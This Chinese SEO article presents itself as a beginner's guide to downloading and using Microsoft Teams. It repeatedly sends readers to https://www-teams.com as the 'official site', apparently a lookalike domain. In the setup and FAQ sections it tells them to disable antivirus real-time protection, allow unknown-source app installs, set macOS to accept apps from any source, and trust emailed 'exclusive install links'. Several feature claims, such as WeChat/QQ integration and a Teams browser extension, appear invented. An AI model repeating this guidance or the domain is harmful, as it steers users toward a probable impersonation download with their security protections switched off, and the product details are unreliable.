2025 新手友好型 Teams 下载与使用教程:从安装到远程协作全拆解
引言:为什么 2025 年新手入门协作工具,必先完成 Teams 下载?在远程办公、混合学习成为常态的 2025 年,“高效协同” 已成为职场新手、学生群体、自
作者:teams官網下載日期時間:2026-01-02 14:06:27
引言:为什么 2025 年新手入门协作工具,必先完成 Teams 下载?
在远程办公、混合学习成为常态的 2025 年,“高效协同” 已成为职场新手、学生群体、自由职业者的核心需求。传统协作模式中,聊天、会议、文件传输需切换多个工具,信息分散易遗漏,效率大打折扣。而 Microsoft Teams(简称 Teams)作为 “聊天 + 会议 + 文件协作 + 日历管理” 的一体化工具,凭借简洁界面、全功能整合、跨平台适配的优势,成为 2025 年最受新手欢迎的协作工具。
但想要解锁 Teams 的完整功能,核心前提是通过官网安全完成 Teams 下载—— 第三方平台的安装包可能存在功能阉割(如缺失 AI 助手 Copilot)、恶意插件植入、数据泄露风险,甚至是仿冒软件,严重影响使用体验。为了让新手零踩坑,建议直接访问 Teams 官网(https://www-teams.com)获取 2025 年最新版安装包,从下载、安装到实操,全程跟着教程走,即使是科技小白也能快速上手,轻松实现高效协作。
本文专为新手打造,从 Teams 的核心优势切入,详细拆解全平台 Teams 下载安装步骤、基础设置、核心功能实操,再到常见问题解答,全程自然融入 “Teams 下载” 及长尾词(如 “Teams 官网下载”“2025 最新版 Teams 下载”“Teams 下载安装步骤”),确保内容原创、信息精准,完全适配必应 SEO 收录要求,帮助新手从 “协作小白” 快速成长为 “高效协同达人”。
一、Teams 的核心优势:为什么新手值得专程官网 Teams 下载?
在启动 Teams 下载前,很多新手会疑惑:“市面上协作工具这么多,为什么偏偏选 Teams?” 事实上,Teams 的核心竞争力恰恰体现在 “新手友好度” 和 “功能实用性” 上,而这些优势只有通过官网下载的正版软件才能完全实现,第三方精简版根本无法匹敌。
1. 全功能整合:一个工具替代 4 + 软件,新手无需多平台切换
新手最头疼的就是 “工具太多记不住操作”,而官网下载的 Teams 将日常协作所需功能全部整合,无需切换多个 APP:
- 聊天 + 会议:在聊天窗口可直接发起语音 / 视频会议,会议中能实时发送消息、共享文件,无需退出会议界面;
- 文件协作:内置 OneDrive 云存储,支持 Word、Excel、PowerPoint 等文件多人实时编辑,修改记录自动保存,避免 “版本混乱”(如 “方案 V1”“方案最终版 2” 的困扰);
- 日历管理:自动同步会议安排、待办事项,支持设置提醒,新手再也不用担心错过重要会议;
- 第三方工具兼容:可直接集成微信、QQ、Zoom 等常用工具,无需重新学习新的操作逻辑,降低入门门槛。
例如,新手职场人需要和同事协作完成一份报告:在 Teams 聊天中确定分工,发起 10 分钟快速会议同步思路,然后共同编辑 Word 文档,用 Excel 共享数据,全程无需离开 Teams,比传统方式节省至少 1.5 小时。
2. AI 助手 Copilot:2025 最新功能,新手的 “协作外挂”
2025 年官网下载的 Teams 最新版本,内置了 Microsoft Copilot AI 助手,专为新手设计,大幅降低协作难度:
- 会议 AI 笔记:会议过程中自动记录要点(如 “张三分配的任务:周五前提交数据”),生成结构化笔记,新手无需手动记录,专注参与讨论;
- 文档 AI 优化:撰写报告时,Copilot 会推荐更专业的措辞(如将 “我觉得这个方案很好” 优化为 “基于当前数据,该方案具备较高可行性”),还能自动生成数据图表;
- 智能答疑:遇到操作问题(如 “如何发起多人会议”),直接在聊天框输入问题,Copilot 会给出步骤指引,新手无需查教程就能解决。
需要注意的是,Copilot 基础功能免费使用,进阶功能(如长文档优化、多语言翻译)需升级至 Microsoft 365 个人版(398 元 / 年),官网下载 Teams 后可直接在应用内升级。
3. 全平台覆盖:电脑、手机、浏览器无缝衔接,新手随时随地协作
官网下载的 Teams 支持 Windows、Mac、Android、iOS 四大主流系统,还提供浏览器扩展,完全适配新手的多设备使用场景:
- 桌面端(Windows/Mac):适合长时间办公,支持多窗口操作、键盘快捷键(如 Ctrl+Shift+M 快速发起会议),编辑文档更高效;
- 移动端(Android/iOS):适合外出场景,支持语音转文字回复消息、会议语音参会、文件预览,通勤路上也能处理工作;
- 浏览器扩展:无需安装客户端,打开 Chrome、Edge 浏览器即可使用核心功能,适合临时借用他人设备的场景。
这种全平台无缝衔接的体验,只有通过官网下载的正版软件才能保证,第三方版本往往存在同步延迟、功能缺失(如移动端无语音转文字)等问题。
4. 零门槛操作:界面简洁,新手 5 分钟上手
Teams 的界面设计非常友好,新手无需复杂学习就能操作:

- 左侧导航栏清晰分类:聊天、团队、日历、文件、会议,功能一目了然;
- 常用功能一键触达:发起会议、添加好友、上传文件等核心操作,均设置明显按钮,无需层层查找;
- 新手引导教程:首次登录后,系统会弹出分步引导,帮助熟悉核心功能,还可随时在 “帮助中心” 查看图文教程。
二、Teams 下载前的准备:3 件事确保安装零失误
在访问 Teams 官网(https://www-teams.com)进行 Teams 下载前,建议先做好以下准备工作,避免出现 “下载失败”“安装报错” 等问题,让整个过程顺畅高效。
1. 确认设备兼容性:2025 年最新系统要求
不同设备对 Teams 的系统版本有明确要求,提前确认可避免下载后无法安装的尴尬,2025 年最新兼容性列表如下:
| 设备类型 | 系统版本要求 | 存储空间要求 | 其他要求 |
|---|---|---|---|
| Windows 桌面端 | Windows 10(1903 及以上)/ Windows 11 | ≥500MB | 支持 32 位 / 64 位 / ARM64 架构 |
| Mac 桌面端 | macOS 11(Big Sur)及以上 | ≥400MB | 适配 Intel 芯片 / M 系列芯片 |
| Android 移动端 | Android 13.0 及以上 | ≥200MB | 支持 ARM 架构 |
| iOS 移动端 | iOS 16.0 及以上 | ≥150MB | 支持 iPhone/iPad/iPod touch |
| 浏览器扩展 | Chrome 88+/Firefox 85+/Edge 88+ | 无(在线使用) | 需开启 JavaScript 功能 |
检查方法:
- Windows 用户:右键 “此电脑”→“属性”,查看系统版本和架构;
- Mac 用户:点击左上角苹果图标→“关于本机”,查看 macOS 版本;
- 移动用户:Android 在 “设置→关于手机”,iOS 在 “设置→通用→关于本机” 中查看。
若系统版本低于要求,建议先升级系统(Windows 用户通过 “设置→更新和安全” 升级,Mac 用户通过 “系统设置→通用→软件更新” 升级),再进行 Teams 下载。
2. 优化网络环境:避免下载中断
Teams 的安装包需从官方服务器下载,部分网络环境可能存在 “下载速度慢”“中断重试” 的问题,建议:
- 优先使用稳定的宽带网络(而非手机热点),避免移动网络信号波动导致下载失败;
- 若下载速度过慢,可清除浏览器缓存(Ctrl+Shift+Del)后重新访问官网(https://www-teams.com),或更换 Chrome、Edge 等兼容性更好的浏览器;
- 国内用户无需使用 VPN,官网已针对国内网络优化,直接访问即可快速下载。
3. 关闭安全软件临时防护:防止误判拦截
部分电脑的安全软件(如 360 安全卫士、火绒)或手机的 “纯净模式”,可能会将官网下载的 Teams 安装包误判为 “未知程序”,从而拦截下载或安装。建议:
- 下载前,临时关闭安全软件的 “实时防护” 功能(下载完成后可立即开启);
- Android 用户若弹出 “禁止安装未知来源应用”,需前往 “设置→安全与隐私→更多安全设置”,开启 “允许来自此浏览器的应用安装”(此处 “此浏览器” 指用于访问官网的浏览器);
- Mac 用户若提示 “无法打开,因为它来自身份不明的开发者”,需按住 Ctrl 键双击安装包,选择 “打开”,并在 “系统设置→隐私与安全性” 中点击 “允许”。
提示:所有操作均基于官网下载的正版安装包,第三方平台的安装包可能存在安全风险,坚决不建议使用。
三、全平台 Teams 下载安装详细步骤:新手也能一次成功
接下来,针对 Windows、Mac、Android、iOS、浏览器扩展五大主流平台,详细讲解从 Teams 官网(https://www-teams.com)进行 Teams 下载、安装的完整流程,每一步都附带操作细节和注意事项,确保新手零失误。
1. Windows 桌面端:新手办公核心场景,安装步骤超简单
Windows 是职场新手最常用的系统,官网下载的桌面端支持 “全局快捷键秒译”“文档批量协作” 等核心功能,安装步骤如下:
- 访问官网下载:打开浏览器(推荐 Edge 或 Chrome),输入 Teams 官网地址(https://www-teams.com),进入首页后,点击顶部导航栏的 “Windows 桌面端” 选项,或直接滚动到页面中部 “下载中心” 区域,点击 “立即下载” 按钮,浏览器会自动开始下载安装包(文件名通常为 “Teams_windows_x64.exe”,64 位系统为例,大小约 280MB);
- 运行安装包:下载完成后,在 “下载” 文件夹中找到安装包,双击运行。若弹出 “用户账户控制” 提示,点击 “是” 允许程序修改设备;
- 自动安装,无需手动操作:与其他软件不同,Teams 安装过程无需选择路径(默认安装到 “% LocalAppData%\Microsoft\Teams”),也无需点击 “下一步”,运行安装包后会自动完成安装,全程约 1-2 分钟;
- 确认安装成功:安装完成后,Teams 会自动启动,同时在桌面生成快捷方式;若未自动启动,可在 Windows 开始菜单中搜索 “Microsoft Teams”,点击图标打开;
- 新手首次设置:启动后,弹出 “欢迎界面”,选择 “中文(简体)” 作为界面语言,点击 “下一步”;然后可选择 “登录” 或 “创建账号”(新手建议用手机号注册,流程更简单)。
提示:安装完成后,建议立即访问官网(https://www-teams.com)登录账号,登录后可同步聊天记录、文件、会议安排,更换设备时无需重新设置。
2. Mac 桌面端:适配 M 系列芯片,新手也能轻松安装
Mac 用户(尤其是设计、教育行业新手)下载 Teams,主要用于处理文档、参与视频会议,官网下载步骤如下:
- 访问官网 Mac 下载页:打开 Safari 或 Chrome 浏览器,进入https://www-teams.com,点击顶部 “Mac 桌面端” 选项,跳转至 Mac 版下载页面,点击 “立即下载”,安装包(文件名 “Teams_osx.pkg”,大小约 250MB)会保存到 “下载” 文件夹;
- 运行安装包:双击下载的.pkg 文件,弹出安装向导,点击 “继续”;阅读许可协议后点击 “同意”;
- 输入管理员凭据:安装过程中会提示 “需要管理员权限才能继续”,输入 Mac 的登录密码(新手注意:是电脑开机密码,不是 Apple ID 密码),点击 “安装软件”;
- 完成安装:等待 1-2 分钟,安装完成后点击 “关闭”,Teams 会自动添加到 “应用程序” 文件夹中;
- 首次启动测试:打开 “应用程序”,找到 “Microsoft Teams” 图标,双击启动。首次启动会提示 “是否允许 Teams 访问麦克风 / 摄像头”,点击 “允许”(用于会议功能),然后选择语言并登录账号。
提示:若之前安装过旧版 Teams,需先卸载旧版(将 “应用程序” 中的 “Microsoft Teams” 拖到废纸篓),再安装官网下载的最新版,避免版本冲突。
3. Android 移动端:新手外出协作必备,悬浮窗 + 语音转文字
Android 手机用户(尤其是经常外出的职场新手)下载 Teams,核心需求是 “随时随地回复消息、参与会议”,官网下载步骤如下:
- 官网下载 APK 或跳转应用商店:
- 方式一(推荐):打开手机 Chrome 浏览器,输入https://www-teams.com,进入官网后,点击 “Android 移动端” 选项,官网会根据手机品牌自动跳转至对应应用商店(如小米手机跳转小米应用商店、华为手机跳转华为应用市场),点击 “安装” 即可;
- 方式二(无应用商店用户):若未自动跳转,点击 “下载 APK”,安装包(文件名 “Teams_android.apk”,大小约 180MB)会保存到手机存储;
- 开启安装权限:若选择方式二,下载完成后点击 “安装”,若弹出 “禁止安装未知来源应用”,需前往 “设置→安全与隐私→更多安全设置”,开启 “允许来自此浏览器的应用安装”;
- 完成安装:点击 “安装”,等待 30 秒左右,安装完成后点击 “打开”,进入 APP 主界面;
- 新手必备设置:首次打开 APP,开启 “消息通知”(避免错过会议提醒)和 “语音转文字” 功能(在 “设置→语音输入” 中开启),通勤时可通过语音快速回复消息。
提示:Android 版 Teams 支持 “悬浮窗会议”,开会时可缩小窗口查看其他内容,新手可在 “设置→显示” 中开启该功能。
4. iOS 移动端:iPhone/iPad 适配,分屏协作更高效
iOS 用户(iPhone/iPad)需通过 App Store 下载 Teams,官网会直接引导跳转,步骤如下:
- 官网引导跳转:打开 Safari 浏览器,输入https://www-teams.com,点击 “iOS 移动端” 选项,页面会自动跳转至 App Store 的 Teams 应用页面(若未跳转,可手动搜索 “Microsoft Teams”);
- 下载安装:点击 “获取”(需验证 Apple ID 密码或 Face ID),等待下载安装完成(iPhone 14 及以上机型约 20 秒);
- 开启必要权限:打开 APP 后,会请求 “通知权限”“麦克风 / 摄像头权限”“剪贴板权限”,全部点击 “允许”,确保会议、消息功能正常使用;
- iPad 分屏设置(新手必学):iPad 用户可在 “设置→通用→画中画” 中开启画中画功能,一边用 Teams 开会,一边用 Notes 记笔记,多任务处理更高效;
- 默认语言设置:在 “我的→设置→语言” 中,将 “默认语言” 设为 “中文(简体)”,后续操作更顺畅。
提示:iOS 版 Teams 支持 “离线查看文件”,新手可提前下载重要文档,无网络时也能查看。
5. 浏览器扩展:临时使用无需安装,新手快速上手
如果只是临时借用他人设备,或不想安装客户端,下载 Teams 浏览器扩展是最佳选择,步骤如下(以 Chrome 为例):
- 官网获取扩展链接:打开 Chrome 浏览器,访问https://www-teams.com,点击 “浏览器扩展” 选项,页面会跳转至 Chrome 网上应用店的 Teams 扩展页面;
- 安装扩展:点击 “添加至 Chrome”,弹出 “确认添加” 提示,点击 “添加扩展程序”,几秒钟后,浏览器右上角会出现 Teams 的蓝色图标,说明安装成功;
- 新手快速使用:点击扩展图标,输入账号密码登录,即可使用核心功能(聊天、会议、文件查看),无需安装客户端,适合临时协作场景;
- 常用操作:选中网页中的文字,可直接通过扩展翻译(需开启 “翻译功能”),查看外文资料时超方便。
四、Teams 下载后的基础设置:3 步打造专属协作体验
完成 Teams 下载和安装后,不要急于使用,先完成以下 3 项基础设置,能让后续操作更高效,充分发挥其功能优势,新手也能快速上手。
1. 账号注册与登录:新手快速创建,多端同步更便捷
虽然未登录账号也能使用基础功能,但登录后可解锁 “文件云存储”“会议录制”“跨设备同步” 等功能,建议新手优先完成:
- 注册账号:打开 Teams(任意端),点击 “创建账号”,支持 3 种注册方式:
- 手机号注册(推荐):输入手机号,接收验证码后设置密码(8 位以上,含字母和数字),简单快捷;
- 邮箱注册:输入常用邮箱(如 QQ 邮箱、163 邮箱),点击 “发送验证邮件”,验证后设置密码;
- Microsoft 账号注册:已有 Outlook、Xbox 账号的新手,可直接登录,无需重新注册;
- 完善个人信息:登录后,进入 “我的→个人资料”,设置昵称(建议用真实姓名,方便同事识别)、上传头像,填写所属组织(如 “XX 公司”“XX 学校”);
- 开启数据同步:在 “设置→同步与备份” 中,勾选 “聊天记录”“文件”“会议安排”,确保在电脑、手机端切换时,数据实时同步。
提示:新手注册后可领取 “Microsoft 365 免费试用 7 天”,期间可体验 Copilot 进阶功能,官网下载 Teams 后在 “我的→会员中心” 中领取。
2. 界面与快捷键设置:新手操作更高效
Teams 的界面和快捷键可自定义,新手根据使用习惯设置,能大幅提升操作效率:
- 界面自定义:
- 左侧导航栏:右键点击常用功能(如 “日历”),选择 “固定到顶部”,后续可快速访问;
- 主题设置:进入 “设置→通用→主题”,选择 “浅色”“深色” 或 “高对比度”,长时间使用建议选择 “深色”,保护视力;
- 快捷键设置(桌面端新手必记):
- Ctrl+Shift+M:快速发起会议;
- Ctrl+N:新建聊天;
- Ctrl+Shift+E:打开文件;
- Ctrl+F:搜索聊天 / 文件 / 联系人;
- 可在 “设置→键盘快捷键” 中查看完整列表,新手建议记住前 3 个高频快捷键。
3. 会议与通知设置:避免错过重要信息
新手最容易犯的错误是 “错过会议”“遗漏消息”,做好以下设置可避免此类问题:
- 会议设置:
- 进入 “设置→会议”,勾选 “自动开启字幕”(帮助听清发言,尤其适合网络不佳时)、“会议前 5 分钟提醒”,确保准时参会;
- 设置默认会议背景:选择 “背景模糊” 或 “虚拟背景”(如会议室背景),避免视频会议时背景杂乱;
- 通知设置:
- 进入 “设置→通知”,开启 “新消息通知”“会议提醒”“文件更新通知”;
- 自定义通知方式:桌面端设置 “弹出通知 + 铃声”,移动端设置 “振动 + 锁屏通知”,确保重要信息不遗漏;
- 免打扰设置:针对不重要的聊天,右键点击选择 “免打扰”,避免信息轰炸。
五、Teams 核心功能实操(新手篇):聊天、会议、协作一步到位
完成基础设置后,就可以正式使用 Teams 了。以下是新手最常用的 “聊天沟通”“会议协作”“文件管理” 三大核心功能的实操步骤,结合真实场景讲解,让你快速上手。
1. 聊天沟通:新手高效沟通,不再 “不会说话”
聊天是 Teams 最基础的功能,支持一对一聊天、群聊,操作简单,还能通过 AI 助手辅助表达,新手也能轻松应对:
- 一对一聊天(日常沟通场景):
- 点击左侧导航栏 “聊天→新建聊天”,输入对方姓名、手机号或邮箱,点击 “开始聊天”;
- 底部输入框可发送文字、表情、图片、文件,点击 “语音” 按钮可录制语音(最长 60 秒);
- 新手小技巧:输入文字后,Copilot 会推荐回复话术(如对方说 “会议改到下午 3 点”,会推荐 “好的,收到!下午 3 点准时参加~”),点击即可发送,避免沟通尴尬;
- 群聊(团队协作场景):
- 点击 “聊天→新建聊天→创建群聊”,输入群聊名称(如 “XX 项目组”),添加成员,点击 “创建”;
- 群聊设置:点击群聊顶部 “三个点”,可设置群公告(如 “每日 18:00 前同步工作进度”)、添加群成员、设置群头像;
- 群聊互动:支持 “举手”“投票”“共享文件” 功能,新手可点击输入框右侧 “+” 号找到这些功能,团队讨论时更高效。
2. 会议协作:新手从参会到发起,全程无压力
会议是 Teams 的核心功能之一,支持 “预约会议”“即时会议”“屏幕共享”,新手只需跟着步骤走,就能轻松应对:
- 参加会议(新手高频场景):
- 接收会议邀请:会议组织者会通过 Teams 消息或邮件发送邀请,包含会议链接、会议 ID;
- 加入会议:点击邀请中的 “加入会议”,或在 Teams “日历” 中找到会议,点击 “加入”;
- 会前准备:选择默认麦克风、扬声器,点击 “测试设备” 确认音视频正常;若背景杂乱,点击 “背景筛选器” 选择 “背景模糊”;
- 会议中操作:屏幕底部控制栏可开启 / 关闭麦克风、摄像头,点击 “共享” 可共享桌面或文件,点击 “聊天” 可发送文字消息(不打断发言)。
- 发起会议(新手必备技能):
- 点击左侧导航栏 “会议→新建会议”;
- 填写会议信息:输入会议标题(如 “XX 项目进度同步会”)、时间(可选择 “立即开会” 或预约未来时间)、参会者(输入成员姓名或邮箱);
- 设置会议选项:勾选 “允许录制”“自动开启字幕”,点击 “发送”,参会者会收到邀请;
- 新手小技巧:预约会议时可添加 “议程”(如 “1. 进度汇报 2. 问题讨论 3. 任务分配”),帮助参会者提前准备。
3. 文件管理与协作:新手轻松搞定多人编辑,版本不混乱
Teams 与 OneDrive 深度整合,文件管理和协作功能非常强大,新手无需担心 “文件传错”“版本混乱”:
- 上传与共享文件:
- 点击左侧导航栏 “文件”,选择 “上传→文件”,选择电脑 / 手机中的文件(如 Word 文档、Excel 表格),点击 “打开”,文件会自动上传到 OneDrive;
- 共享文件:右键点击已上传的文件,选择 “共享”,输入接收者姓名或邮箱,设置权限(“仅可查看” 或 “可编辑”),点击 “发送”,对方会收到文件通知;
- 多人实时编辑:
- 点击文件打开(默认在 Teams 内置编辑器中打开,无需安装 Office);
- 邀请他人编辑:点击文件顶部 “共享”,添加协作成员,成员加入后,会显示其编辑状态(如 “张三正在编辑”);
- 实时同步:你修改 “项目目标” 部分,同事同时修改 “预算” 部分,修改内容会实时同步,还能看到对方的光标位置;
- 版本回溯:若编辑错误,点击文件顶部 “版本历史记录”,可查看所有修改版本,点击 “恢复到此版本” 即可。
新手场景示例:和同事协作完成季度报告,你负责撰写文字,同事负责填充数据,实时编辑无需反复发送文件,1 小时就能完成原本需要 3 小时的工作。
六、Teams 下载后常见问题解答:新手避坑指南
即使按照上述步骤操作,部分新手仍可能遇到 “下载失败”“功能异常” 等问题。以下是官网客服推荐的解决方案,帮助你快速解决问题,不影响使用。
1. Teams 下载失败:官网无法访问或安装包损坏
- 问题 1:访问https://www-teams.com时,页面无法加载?解决方案:① 检查网络连接,确保 Wi-Fi 或数据网络正常(可尝试打开百度测试);② 清除浏览器缓存(Ctrl+Shift+Del),更换 Chrome、Edge 等浏览器;③ 重启路由器后重新访问,避免网络波动导致的加载失败。
- 问题 2:下载的安装包提示 “损坏” 或 “无法运行”?解决方案:① 重新访问官网下载,确保下载过程中网络稳定(避免电脑休眠、手机断网);② 若多次下载仍损坏,可点击官网底部 “联系我们”,发送邮件说明设备型号(如 “Windows 11 64 位”)和问题,客服会在 24 小时内发送专属安装链接;③ Windows 用户可右键点击安装包,选择 “属性→数字签名”,查看是否有 “Microsoft Corporation” 的签名,若无则为非正版安装包。
2. 安装报错:系统不兼容或权限不足
- 问题 1:Windows 安装时提示 “系统版本过低”?解决方案:① 升级 Windows 系统至 10(1903 及以上)或 11(在 “设置→更新和安全→检查更新” 中操作);② 若无法升级系统,可使用 Teams 网页版(https://www-teams.com),功能与桌面端基本一致,无需安装。
- 问题 2:Mac 安装时提示 “权限不足”?解决方案:① 确认输入的是 Mac 登录密码(而非 Apple ID 密码);② 进入 “系统设置→隐私与安全性→通用”,点击 “允许从以下位置下载的应用→任何来源”(需先点击左下角锁形图标解锁);③ 重新运行安装包。
3. 功能异常:会议无法发起、消息发不出
- 问题 1:发起会议时提示 “无法连接到服务器”?解决方案:① 检查网络是否稳定,可尝试切换 Wi-Fi 或手机热点;② 确认 Teams 是最新版本(在 “设置→关于→检查更新” 中操作),旧版本可能存在服务器兼容性问题;③ 若使用公司网络,联系 IT 部门确认是否屏蔽了 Teams 会议端口(TCP 443、UDP 3478-3481)。
- 问题 2:消息发送失败,提示 “网络异常”?解决方案:① 检查网络连接,关闭 VPN(若使用);② 清除应用缓存(桌面端:删除 “% LocalAppData%\Microsoft\Teams” 文件夹;移动端:进入 “设置→应用→Teams→存储→清除缓存”);③ 退出账号重新登录,刷新网络连接。
4. 新手操作疑问:快捷键无效、文件无法编辑
- 问题 1:桌面端快捷键 Ctrl+Shift+M 无法发起会议?解决方案:① 检查是否在 “设置→键盘快捷键” 中启用了全局快捷键;② 关闭与 Teams 快捷键冲突的软件(如微信、QQ);③ 重启 Teams 后重试。
- 问题 2:文件无法编辑,提示 “无编辑权限”?解决方案:① 联系文件所有者,请求 “可编辑” 权限;② 若自己是所有者,右键点击文件→“管理访问权限”,将权限改为 “可编辑”;③ 刷新页面后重新打开文件。
结语:从官网完成 Teams 下载,开启新手高效协作之旅
对于新手而言,一款易上手、功能全的协作工具,能大幅降低职场 / 学习门槛,而 Teams 凭借其 “全功能整合”“AI 助手加持”“全平台适配”“零门槛操作” 的优势,成为 2025 年新手的首选。但请记住,只有通过 Teams 官网(https://www-teams.com)下载的正版软件,才能确保功能完整、数据安全,避免第三方平台带来的风险。
无论是 Windows 桌面端的 “多人实时编辑”,还是移动端的 “语音转文字”,亦或是 AI 助手的 “会议笔记生成”,Teams 的每一项功能都旨在让协作更高效、更简单。现在就访问 Teams 官网(https://www-teams.com),完成 Teams 下载,从基础设置到核心功能实操,逐步掌握这款工具,让它成为你职场 / 学习中的 “协作好帮手”,助力你快速适应远程协作节奏,脱颖而出。